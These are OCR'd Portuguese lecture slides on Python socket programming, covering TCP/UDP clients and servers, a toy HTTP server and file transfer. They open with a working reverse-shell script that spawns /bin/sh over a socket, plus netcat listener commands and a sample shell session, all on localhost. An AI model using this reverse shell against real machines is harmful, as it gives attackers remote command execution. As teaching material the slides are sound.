
Programação com Sockets
PARTE II

Prof. Ricardo Mesquita



Implementando um Shell Reverso

- Um shell é um programa que funciona como uma interface entre o usuário e o sistema e os serviços que ele fornece.
- Existem dois tipos de conexões para realizar um ataque bem-sucedido: ***conexão reversa*** e ***conexão direta***.
- Um ataque de shell direto na máquina alvo é aquele que escuta solicitações de conexão, ou seja, executa um software que atua como um servidor escutando em uma porta específica, esperando que um cliente estabeleça uma conexão, para lhe entregar o shell.
    - Este é um shell de ligação, onde o ouvinte é configurado e executado na máquina de destino.

Implementando um Shell Reverso

- Em um ataque shell reverso, um sistema remoto é forçado a enviar uma solicitação de conexão a um sistema controlado pelo invasor que escuta a solicitação.
- Isso cria um shell remoto para o sistema da vítima alvo.
- Neste caso, é a máquina alvo que se conecta ao servidor e um ouvinte é configurado e executado na máquina atacante.

Implementando um Shell Reverso

- Em um shell reverso, é necessário que a máquina do invasor tenha uma porta aberta encarregada de receber a conexão reversa.
- Poderíamos usar ferramentas como o netcat (https://nmap.org/ncat/) para implementar nosso ouvinte em uma porta específica em nossa máquina localhost.
- O exemplo a seguir requer que o usuário configure um listener como o netcat, cuja execução veremos após análise do código.

Implementando um Shell Reverso

```
import socket
import subprocess
import os
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("127.0.0.1", 45678))
sock.send(b'[*] Connection Established’)
os.dup2(sock.fileno(),0)
os.dup2(sock.fileno(),1)
os.dup2(sock.fileno(),2)
shell_remote = subprocess.call(["/bin/sh", "-i"])
proc = subprocess.call(["/bin/ls", "-i"])
```

Implementando um Shell Reverso

- Depois de ativar o shell, podemos obter uma listagem de diretórios usando o comando /bin/ls, mas primeiro estabelecemos a conexão com o socket.
- Fazemos isso com a instrução **os.dup2(sock.fileno ())** como um *wrapper* de chamada de sistema que permite que um descritor de arquivo seja duplicado para que toda a interação do programa /bin/bash seja enviada ao invasor por meio do socket.

Implementando um Shell Reverso

- Para executar o script anterior e obter um shell reverso com sucesso, precisamos iniciar um processo que esteja escutando o endereço e a porta anteriores.
- Por exemplo, poderíamos executar o Netcat (http://netcat.sourceforge.net) como uma ferramenta que nos permite escrever e ler dados na rede usando os protocolos TCP e UDP.
- Dentre as principais opções, podemos destacar:

Implementando um Shell Reverso

Netcat:

- -l: modo de escuta
- -v: modo detalhado, que nos dá mais detalhes
- -n: Indicamos que não queremos usar DNS
- -p: Você deve indicar o número da porta abaixo
- -w: tempo limite de conexão do lado do cliente
- -k: O servidor continua funcionando mesmo se o cliente for desconectado
- -u: Use netcat sobre UDP
- -e: Executar

Implementando um Shell Reverso

- Para escutar no computador de destino, usa-se o seguinte comando:

```
$ ncat -lvnp <listen_port>
```

- Na saída a seguir, podemos ver o resultado da execução do script anterior tendo iniciado anteriormente o comando ncat.

Implementando um Shell Reverso

```
$ ncat -l -v -p 45678
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::45678
Ncat: Listening on 0.0.0.0:45678
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:58844.
[*] Connection Establishedsh-5.1$ whoami
whoami
linux sh-5.1$
```

Implementando um Cliente e um Servidor TCP

- Vamos desenvolver uma pequena aplicação orientada à passagem de mensagens entre um cliente e um servidor utilizando o protocolo TCP.
- A ideia:
  - O cliente pode se conectar a um determinado host, porta e protocolo por meio de um socket.
  - O servidor, por outro lado, é responsável por receber conexões de clientes dentro de uma porta e protocolo específicos.

Implementando um Cliente e um Servidor TCP

1. Crie um objeto socket para o servidor:

```
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

2. Uma vez criado o objeto socket, precisamos estabelecer em qual porta o servidor irá escutar usando o método ***bind***.

Para sockets TCP, o argumento do método **bind** é uma tupla que contém o host e a porta.

```
server.bind(("localhost", 9999))
```

Implementando um Cliente e um Servidor TCP

3. A seguir, precisaremos usar o método **listen()** do socket para aceitar conexões de cliente e começar a ouvir.

A abordagem **listen** requer um parâmetro que indica o número máximo de conexões que queremos aceitar:

```
server.listen(10)
```

Implementando um Cliente e um Servidor TCP

4. O método accept() é usado para aceitar solicitações docliente.

- Este método continua aguardando conexões de entrada e bloqueia a execução até que uma resposta chegue:

```
socket_client, (host, port) = server.accept()
```

Implementando um Cliente e um Servidor TCP

5. Uma vez que tenhamos o objeto socket, podemos nos comunicar com o cliente através dele, usando os métodos **recv()** e **send()** para comunicação TCP (ou **recvfrom()** e **sendfrom()** para comunicação UDP).

O método **recv()** toma como parâmetro o número máximo de bytes a serem aceitos, enquanto o método **send()** toma como parâmetros os dados para envio da confirmação dos dados recebidos:

```
received_data = socket_client.recv(1024)
print("Received data: ", received_data)
socket_client.send(received)
```

Implementando um Cliente e um Servidor TCP

6. Para criar um cliente, devemos criar o objeto socket, usar o método **connect()** para conectar-se ao servidor e usar o método **send()** para enviar uma mensagem para o servidor.

O argumento do método **connect()** é uma tupla com parâmetros de host e porta, assim como o método **bind()** mencionado anteriormente:

```
socket_client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
socket_client.connect(("localhost", 9999))
socket_client.send("message")
```

Implementando um Servidor TCP

- Vamos implementar um servidor multithreading.
- O socket do servidor abre um soquete TCP no host local 9999 e escuta solicitações em um loop infinito.
- Quando o servidor recebe uma solicitação do socket do cliente, ele retorna uma mensagem indicando que uma conexão foi estabelecida a partir de outra máquina.

```
import socket
SERVER_IP = "127.0.0.1"
SERVER_PORT = 9999 server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((SERVER_IP,SERVER_PORT))
server.listen(5)
print("[*] Server Listening on %s:%d" % (SERVER_IP,SERVER_PORT))
client,addr = server.accept()
client.send("I am the server accepting connections on port 999...".encode())
print("[*] Accepted connection from: %s:%d" % (addr[0],addr[1]))
while True:
        request = client.recv(1024).decode()
        print("[*] Received request :%s" % (request))
        if request!="quit":
                client.send(bytes("ACK","utf-8"))
        else:
                break
client.close()
server.close()
```

O servidor deve começar a escutar, com o backlog máximo de conexões definido para 5 clientes.

O while mantém o programa do servidor ativo e não permite que o script termine.

Implementando um Servidor TCP

- Execução do script:


```
$ python tcp_server.py
[*] Server Listening on 127.0.0.1:9999
[*] Accepted connection from: 127.0.0.1:49300
[*] Received request :hello world
[*] Received request :quit
```

Observação:

- O servidor abre um socket TCP na porta 9999 e escuta solicitações em um loop infinito.
- Quando o servidor recebe uma solicitação do cliente, ele retornará uma mensagem indicando que ocorreu uma conexão de outra máquina.

Implementando um Cliente TCP

- Estratégia:
  - O cliente abre o socket e envia uma mensagem ao servidor.
  - O servidor responde e encerra sua execução, fechando o socket cliente.
- No exemplo a seguir, vamos configurar um servidor HTTP no endereço 127.0.0.1 através da porta 9998.
- O cliente se conectará ao mesmo endereço IP e porta para receber 1024 bytes de dados na resposta e armazená-los em uma variável chamada buffer, para posteriormente mostrar essa variável ao usuário.



```
import socket
host="127.0.0.1"
port = 9999
try:
        mysocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        mysocket.connect((host, port))
        print('Connected to host '+str(host)+' in port: '+str(port))
        message = mysocket.recv(1024)
        print("Message received from the server", message.decode())
        while True:
                message = input("Enter your message > ")
                mysocket.sendall(bytes(message.encode('utf-8')))
                if message== "quit":
                        break
except socket.errno as error:
        print("Socket error ", error)
finally: mysocket.close()
```

conecta o cliente ao servidor

recebe as mensagens enviadas pelo servidor

Implementando um Cliente TCP

- Ao executar o script cliente, podemos ver o endereço IP e a porta onde ele está conectado, a mensagem recebida do servidor e as mensagens que estão sendo enviadas ao servidor:

```
$ python tcp_client.py
Connected to host 127.0.0.1 in port: 9999
Message received from the server I am the server accepting connections on port 999...
Enter your message > hello world
Enter your message > quit
```

Implementando Cliente e Servidor UDP

- Vamos escrever um servidor para escutar todas as conexões e mensagens em uma porta específica e imprimir no console todas as mensagens que foram trocadas entre o cliente e o servidor.
- Note:
  - A única diferença entre trabalhar com TCP e UDP em Python é que ao criar o soquete em UDP, você precisa usar SOCK_DGRAM em vez de SOCK_STREAM.
  - A principal diferença entre TCP e UDP é que o UDP não é orientado à conexão, e isso significa que não há garantia de que nossos pacotes chegarão aos seus destinos e nenhuma notificação de erro se uma entrega falhar.

Implementando Cliente e Servidor UDP

- Vamos criar um servidor UDP síncrono, o que significa que cada solicitação deve aguardar até o final do processo da solicitação anterior.
- O método bind() será usado para associar a porta ao endereço IP.
- Para receber a mensagem usamos o método recvfrom().
- Para enviar solicitações usamos o método sendto().

```
import socket,sys
SERVER_IP = "127.0.0.1"
SERVER_PORT = 6789
socket_server=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
socket_server.bind((SERVER_IP,SERVER_PORT))
print("[*] Server UDP Listening on %s:%d" % (SERVER_IP,SERVER_PORT))
while True:
        data,address = socket_server.recvfrom(4096)
        socket_server.sendto("I am the server accepting connections...".encode(),address)
        data = data.strip()
        print("Message %s received from %s: "% (data.decode(), address))
        try:
                response = "Hi %s" % sys.platform
        except Exception as e:
                response = "%s" % sys.exc_info()[0]
        print("Response",response)
        socket_server.sendto(bytes(response,encoding='utf8'),address)
socket_server.close()
```

cria um soquete UDP

retorna os dados e o endereço da fonte

Note:
Como não precisamos estabelecer uma conexão com o cliente, não usamos os métodos **listen()** e **accept()** para estabelecer a conexão.

Implementando um Servidor UDP

- Ao executar o script do servidor, podemos ver o endereço IP e a porta onde o servidor está escutando, e as mensagens recebidas do cliente quando a comunicação é estabelecida:

```
$ python udp_server.py
[*] Server UDP Listening on 127.0.0.1:6789
Message hello world received from ('127.0.0.1', 58669):
Response Hi linux
Message hello received from ('127.0.0.1', 58669):
Response Hi linux
```

Implementando o Cliente UDP

- Para começar a implementar o cliente, precisaremos declarar o endereço IP e a porta onde o servidor está escutando.
- Esse número de porta é arbitrário, mas você deve garantir que está usando a mesma porta do servidor e que não está usando uma porta que já tenha sido usada por outro processo ou aplicativo:

```
SERVER_IP = "127.0.0.1"
SERVER_PORT = 6789
```

Implementando o Cliente UDP

- Uma vez estabelecidas as constantes anteriores para o endereço IP e a porta, cria-se o socket através do qual será enviada a mensagem UDP ao servidor:

```
clientSocket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

- E finalmente, escreve-se o código que enviará a mensagem UDP:

```
address = (SERVER_IP ,SERVER_PORT)
socket_client.sendto(bytes(message,encoding='utf8'),address)
```

```
import socket
SERVER_IP = "127.0.0.1"
SERVER_PORT = 6789
address = (SERVER_IP ,SERVER_PORT)
socket_client=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
while True:
        message = input("Enter your message > ")
        if message=="quit":
                break
        socket_client.sendto(bytes(message,encoding='utf8'),address)
        response_server,addr = socket_client.recvfrom(4096)
        print("Response from the server => %s" % response_server.decode())
socket_client.close()
```

Implementando o Cliente UDP

- Ao executar o script cliente, podemos ver a mensagem recebida do servidor e as mensagens que estão sendo enviadas ao servidor:

```
$ python udp_client.py
Enter your message > hello world
Response from the server => I am the server accepting connections...
Enter your message > hello
Response from the server => Hi linux
Enter your message > quit
```

Implementando um Servidor HTTP em Python

- No exemplo a seguir, será usado localhost para aceitar conexões da mesma máquina.
- A porta pode ser 80, mas como há necessidade de privilégios de root, usaremos um número de porta maior ou igual a 8080.

Implementando um Servidor HTTP em Python

```
import socket
mySocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
mySocket.bind(('localhost', 8080))
mySocket.listen(5)
while True:
        print('Waiting for connections’)
        (recvSocket, address) = mySocket.accept()
        print('HTTP request received:’)
        print(recvSocket.recv(1024))
        recvSocket.send(bytes("HTTP/1.1 200 OK\r\n\r\n <html><body><h1>Hello
                                                World!</h1></body></html> \r\n",'utf-8’))
        recvSocket.close()
```

Aceita conexões

ler dados recebidos

Resposta HTML ao cliente

Testando o Servidor HTTP

```
import socket
webhost = 'localhost’
webport = 8080
print("Contacting %s on port %d ..." % (webhost, webport))
webclient = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
webclient.connect((webhost, webport))
webclient.send(bytes("GET / HTTP/1.1\r\nHost: localhost\r\n\r\n".encode('utf-8')))
reply = webclient.recv(4096)
print("Response from %s:" % webhost)
print(reply.decode())
```


Testando o Servidor HTTP

- Ao executar o script anterior que faz uma solicitação ao servidor HTTP criado em localhost:8080, deve-se receber a seguinte saída:

```
Contacting localhost on port 8080 ...
Response from localhost:
HTTP/1.1 200 OK
<html><body><h1>Hello World!</h1></body></html>
```

Enviando Arquivos via Socket

- A ideia é estabelecer uma conexão cliente-servidor entre dois programas Python por meio do módulo socket padrão e enviar um arquivo do cliente para o servidor.
- A lógica de transferência de arquivos está contida em duas funções: o script do cliente define uma função send_file() para enviar um arquivo através de um socket, e o script do servidor define uma função receiver_file() que permite que o arquivo seja recebido.
- Além disso, o código será preparado para enviar qualquer formato de arquivo e de todos os tamanhos.



```python
import os
import socket
import struct
def send_file(sock: socket.socket, filename):
        filesize = os.path.getsize(filename)
        sock.sendall(struct.pack("<Q", filesize))
        with open(filename, "rb") as f:
                while read_bytes := f.read(1024):
                        sock.sendall(read_bytes)
with socket.create_connection(("localhost", 9999)) as connection:
        print("Connecting with the server...")
        print("Sending file...")
        send_file(connection, "send_file_client.py")
        print("File sended")
```

Enviando Arquivos via Socket

- No lado do cliente, o método **send_file()** fornece as seguintes tarefas:
    1. Obter o tamanho do arquivo a ser enviado.
    2. Informar ao servidor a quantidade de bytes que serão enviados utilizando o método **send_all()** do objeto socket.
    3. Envia o arquivo em blocos de 1024 bytes usando o método **send_all()**.
- No lado do servidor, a função **receive_file_size()** garante que sejam recebidos os bytes que indicam o tamanho do arquivo a ser enviado, que é codificado pelo cliente via **struct.pack()**, função que gera uma sequência de bytes representando o tamanho do arquivo.

```
import socket
import struct
def receive_file_size(sock: socket.socket):
        fmt = "<Q"
        expected_bytes = struct.calcsize(fmt)
        received_bytes = 0
        stream = bytes()
        while received_bytes < expected_bytes:
                chunk = sock.recv(expected_bytes - received_bytes)
                stream += chunk received_bytes += len(chunk
        filesize = struct.unpack(fmt, stream)[0]
        return filesize
```

Enviando Arquivos via Socket

- No lado do cliente, o método da função receive_file() fornece as seguintes tarefas:
    1. Lê do socket o número de bytes a serem recebidos do arquivo.
    2. Abre um novo arquivo para salvar os dados recebidos.
    3. Recebe os dados do arquivo em blocos de 1024 bytes até atingir o número total de bytes informado.

```
def receive_file(sock: socket.socket, filename):
        filesize = receive_file_size(sock)
        with open(filename, "wb") as f:
                received_bytes = 0
                while received_bytes < filesize:
                        chunk = sock.recv(1024)
                        if chunk:
                                f.write(chunk)
                                received_bytes += len(chunk)
with socket.create_server(("localhost", 9999)) as server:
        print("Waiting the client connection on localhost:999 ...")
        connection, address = server.accept()
        print(f"{address[0]}:{address[1]} connected.")
        print("Receiving file...")
        receive_file(connection, "file_received.py")
        print("File received")
```

Enviando Arquivos via Socket

- Para testar o código, você precisa informar, nas funções send_file() e receive_file(), o caminho do arquivo que deseja enviar e o caminho do arquivo para o qual deseja receber, que no código atual é o arquivo chamado send_file_client.py e é recebido com o nome file_received.py.
- Primeiro, executamos o script do servidor em um terminal e, em outro terminal, executamos o script do cliente:


Enviando Arquivos via Socket

```
$ python send_file_server.py
Waiting the client connection on localhost:999 ...
127.0.0.1:48550 connected.
Receiving file...
File received
$ python send_file_client.py
Connecting with the server...
Sending file...
File sended
```

Sockets Seguros

- A biblioteca Python padrão fornece SSL como um módulo integrado que pode ser usado como um servidor web HTTP/HTTPS minimalista.
